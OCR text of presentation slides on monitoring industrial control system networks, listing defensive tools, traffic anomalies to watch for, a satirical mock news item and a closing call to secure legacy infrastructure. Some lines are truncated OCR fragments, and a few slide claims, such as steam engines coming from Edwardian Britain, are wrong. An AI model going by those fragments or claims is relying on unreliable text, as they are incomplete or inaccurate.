
- Logging enabled and centralized
- Network and Memory data are king
- Test/lab environment first
  - Taps/hubs that fail open
  - Install on scheduled down times
- Work with vendors to have managed network infrastructure
- Be mindful of network bandwidth usage
- At least sample environment manually
  - Mirrored port, hubs, taps, etc.


Easy to Use Starter Kit

- 101 matters
  - It's not sexy but it works
  - Adversaries are "efficient" and you must kill noise
- SecurityOnion
- Tcpdump to capture
- Flowbat/SiLK to analyse flows
- Xplico for FTP
- NetworkMiner/Foremost
  - Pull out exe's, project files, etc.
- Wireshark to analyse
  - Endpoints
  - I/O Data
  - Unusual function codes





Wireshark I/O Data





Firmware Modification in I/O Data





Key Things to Focus on

- Identify the top talkers
- Identify biggest bandwidth users
- Identify encrypted communications
- Identify critical assets and normalized traffic
- Identify network anomalies
  - Firmware updates not during scheduled down time
  - HMI 1 talking to HMI 2
  - Odd data flows, spikes in protocol historical data, new connections in the ICS, PLCs talking to iran.com

This could be us

The Daily W

Monday, August 10, 2015

All Infrastructure Secure - S

In a shocking turn of events, infrastructure around the globe was secured today. "There just aren't any more problems," noted security researcher Eireann, "vendors, hackers, and researchers started working together."

It turns out the issues facing the industry today were people driven and not technology problems. After years of advocating from the security industry everyone worked together and fixed the issues by enacting the basics of security. "As it turns out, it wasn't shit to do with cyber war this or cyber 9/11 that," Robert told us in an exclusive interview. "Doing the basics and monitoring the environment enabled more advanced security to actually work."

"Well, I guess I'll just focus on brewing beer," Colin stated, realizing the impending layoff of all security related researchers everywhere.

Rer
foll
imp

The
that
rela
the
beh
of a
exp
in I
its
beh
con
or v

It m

But you playing

We are the love-children of IT and OT

- IT and OT integration is unavoidable
- Work together and have a plan
- Lots of defender narratives exist
- Include the vendors
  - Force the discussions
  - Write it into the contract
  - Know who owns what
  - Ensure responsibility
- Now back to breaking shit
  - Stage booze? I'll take an Old Fashioned please

I am ashamed

We are ashamed

We want you to be ashamed

Ancient Rome left us roads and concrete.

Han Dynasty China gave us paper and printing.

Edwardian Britain gave us steam engines.


America gave us the internet.

Will we leave our ancestors insecure networks?

Legacy used to mean something different.
It used to mean a gift left to the next generation.

Now legacy system means old and insecure.

Reclaim the word legacy.



Be ashamed to die until you provide secure industrial infrastructure to the next generation